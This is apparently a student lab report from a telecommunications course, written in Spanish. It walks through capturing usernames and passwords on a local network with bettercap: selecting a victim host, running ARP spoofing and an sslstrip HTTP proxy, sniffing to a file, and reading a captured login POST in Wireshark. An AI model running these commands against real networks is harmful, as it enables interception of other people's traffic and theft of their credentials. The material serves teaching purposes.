




Instituto Tecnológico de Cancún

*Jesús Gustavo
Conejo Erosa*


❖ Fundamentos de Telecomunicaciones

DEMO USUARIO Y PASSWORD CON BETTERCAP



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the command `ps aux | grep bettercap` and its output, which shows the `grep` process running.


```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ps aux | grep bettercap  
root    2184  0.0  0.0 12728  964 pts/0    S+   13:56   0:00 grep bettercap  
root@kali:~#
```



The screenshot shows the same Kali Linux desktop environment. The terminal window now displays the output of the `bettercap` command, listing various services and their status. At the bottom, the IP address `192.168.0.0/24` is entered.

```
root@kali: ~  
File Edit View Search Terminal Help  
dns.spoof > not running  
events.stream > running  
gps > not running  
hid > not running  
http.proxy > not running  
http.server > not running  
https.proxy > not running  
https.server > not running  
mac.changer > not running  
mdns.server > not running  
mysql.server > not running  
net.probe > not running  
net.recon > not running  
net.sniff > not running  
packet.proxy > not running  
syn.scan > not running  
tcp.proxy > not running  
ticker > not running  
ui > not running  
update > not running  
wifi > not running  
wol > not running  
192.168.0.0/24 > 192.168.0.9 >
```

1.-Seleccionar a la victima




```
root@kali: ~  
File Edit View Search Terminal Help  
192.168.0.0/24 > 192.168.0.9 » net.probe on  
[14:00:31] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe  
192.168.0.0/24 > 192.168.0.9 » [14:00:31] [endpoint.new] endpoint 192.168.0.7 detected as 68:14:01:bd:85:7d (Hon Hai Precision Ind  
Co.,Ltd.).  
192.168.0.0/24 > 192.168.0.9 » [14:00:33] [endpoint.new] endpoint 192.168.0.6 detected as 0c:8f:ff:1a:12:46 (Huawei Technologies C  
o.,Ltd.).  
192.168.0.0/24 > 192.168.0.9 » [14:00:34] [endpoint.new] endpoint 192.168.0.253 detected as 00:00:ca:01:02:03 (ARRIS Group, Inc.).  
192.168.0.0/24 > 192.168.0.9 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.0.9	1c:bf:ce:1f:cb:b2	wlan0		0 B	0 B	13:58:54
192.168.0.1	fc:51:a4:ce:f2:c8	gateway	ARRIS Group, Inc.	7.3 kB	5.6 kB	13:58:54
192.168.0.6	0c:8f:ff:1a:12:46		Huawei Technologies Co.,Ltd.	240 B	184 B	14:00:39
192.168.0.7	68:14:01:bd:85:7d	LAPTOP-8KEBM9K4	Hon Hai Precision Ind. Co.,Ltd.	887 B	674 B	14:00:39
192.168.0.253	00:00:ca:01:02:03		ARRIS Group, Inc.	240 B	184 B	14:00:42


27 kB / 83 kB / 1509 pkts
192.168.0.0/24 > 192.168.0.9 »

2.-Seleccionar el lugar para almacenar la informacion




```
root@kali: ~  
File Edit View Search Terminal Help  
192.168.0.0/24 > 192.168.0.9 » set arp.spoof.targets 192.168.0.7  
192.168.0.0/24 > 192.168.0.9 » get http.proxy.address  
http.proxy.address: '<interface address>'  
192.168.0.0/24 > 192.168.0.9 » set http.proxy.address 192.168.0.9  
192.168.0.0/24 > 192.168.0.9 » get http.proxy.address  
http.proxy.address: '192.168.0.9'  
192.168.0.0/24 > 192.168.0.9 » set http.proxy.sslstrip true  
192.168.0.0/24 > 192.168.0.9 » get http.proxy.sslstrip  
http.proxy.sslstrip: 'true'  
192.168.0.0/24 > 192.168.0.9 » get net.sniff.output  
net.sniff.output: ''  
192.168.0.0/24 > 192.168.0.9 » set net.sniff.output prueba2.cap  
192.168.0.0/24 > 192.168.0.9 » get net.sniff.output  
net.sniff.output: 'prueba2.cap'
```

3.-Levantamos el http,spoof y el net.sniff



```
kali@kali: ~$ http.proxy.sslstrip: 'true'
192.168.0.0/24 > 192.168.0.9 » get net.sniff.output
net.sniff.output: ''
192.168.0.0/24 > 192.168.0.9 » set net.sniff.output prueba2.cap
192.168.0.0/24 > 192.168.0.9 » get net.sniff.output
net.sniff.output: 'prueba2.cap'
192.168.0.0/24 > 192.168.0.9 » arp.spoof on
192.168.0.0/24 > 192.168.0.9 » [14:10:52] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.0.0/24 > 192.168.0.9 » [14:10:52] [sys.log] [inf] arp.spoof enabling forwarding
192.168.0.0/24 > 192.168.0.9 » http.proxy on
192.168.0.0/24 > 192.168.0.9 » [14:11:04] [sys.log] [inf] http.proxy started on 192.168.0.9:8080 (sslstrip enabled)
192.168.0.0/24 > 192.168.0.9 » net.sniff on
192.168.0.0/24 > 192.168.0.9 » [14:11:34] [net.sniff.http.request] [33] LAPTOP-8KEBM9K4 GET su.ff.avast.com/R/A3sKIDcw0GM0YTA2M2Q30TRm
NWFnHTQzMDg0NWY1YWQzNDZjEgQCKRegMQCgEgEgIAxDb5...
192.168.0.0/24 > 192.168.0.9 » [14:11:34] [net.sniff.http.request] [33] LAPTOP-8KEBM9K4 GET su.ff.avast.com/R/su.ff.avast.com/R/A3sKID
cw0GM0YTA2M2Q30TRmNWFnHTQzMDg0NWY1YWQzNDZjEgQCKReg...
192.168.0.0/24 > 192.168.0.9 » [14:11:34] [net.sniff.http.response] [33] 77.234.42.247:80 400 Bad Request -> LAPTOP-8KEBM9K4 (0 B ?)
192.168.0.0/24 > 192.168.0.9 »
```

4.-Refrescamos la pagina y verificamos que este capturando datos



```
kali@kali: ~$ net.sniff mdns1 mdns Android local : Android local is 192.168.0.5. fe80::12c7:53ff:feah:224
```


5.-Verificamos en el wireshar la captura de los datos y aplicamos el filtro HTTP y de esta manera verificamos los datos capturados.

The screenshot shows the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for file operations, packet navigation, and analysis. The main display area is divided into three panes:

- Filter:** The filter bar at the top of the packet list contains the text `http`.
- Packet List:** A table showing a list of captured packets. The selected packet is number 399, a POST request to `/login/loginbean.jsp` from source `192.168.0.10` to destination `23.111.183.74`.
- Packet Details:** A hierarchical view of the selected packet's structure, showing Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The HTTP section is expanded, showing the request method (POST) and the request body (application/x-www-form-urlencoded).

The packet details pane shows the following information for the selected packet:

- Frame 399: 766 bytes on wire (6128 bits), 766 bytes captured (6128 bits)
- Ethernet II, Src: HonHaiPr_bd:85:7d (68:14:01:bd:85:7d), Dst: 1c:bf:ce:1f:cb:b2 (1c:bf:ce:1f:cb:b2)
- Internet Protocol Version 4, Src: 192.168.0.10, Dst: 23.111.183.74
- Transmission Control Protocol, Src Port: 51067, Dst Port: 80, Seq: 1, Ack: 1, Len: 712
- Hypertext Transfer Protocol
- HTML Form URL Encoded (application/x-www-form-urlencoded)
- Form item: "userName" = "Telecom"
- Form item: "password" = "Telecom"
- Form item: "Submit" = "Submit"

The bottom status bar indicates that 1025 packets are displayed, with 13 (1.3%) shown. The load time is 0:0.96 and the profile is Default.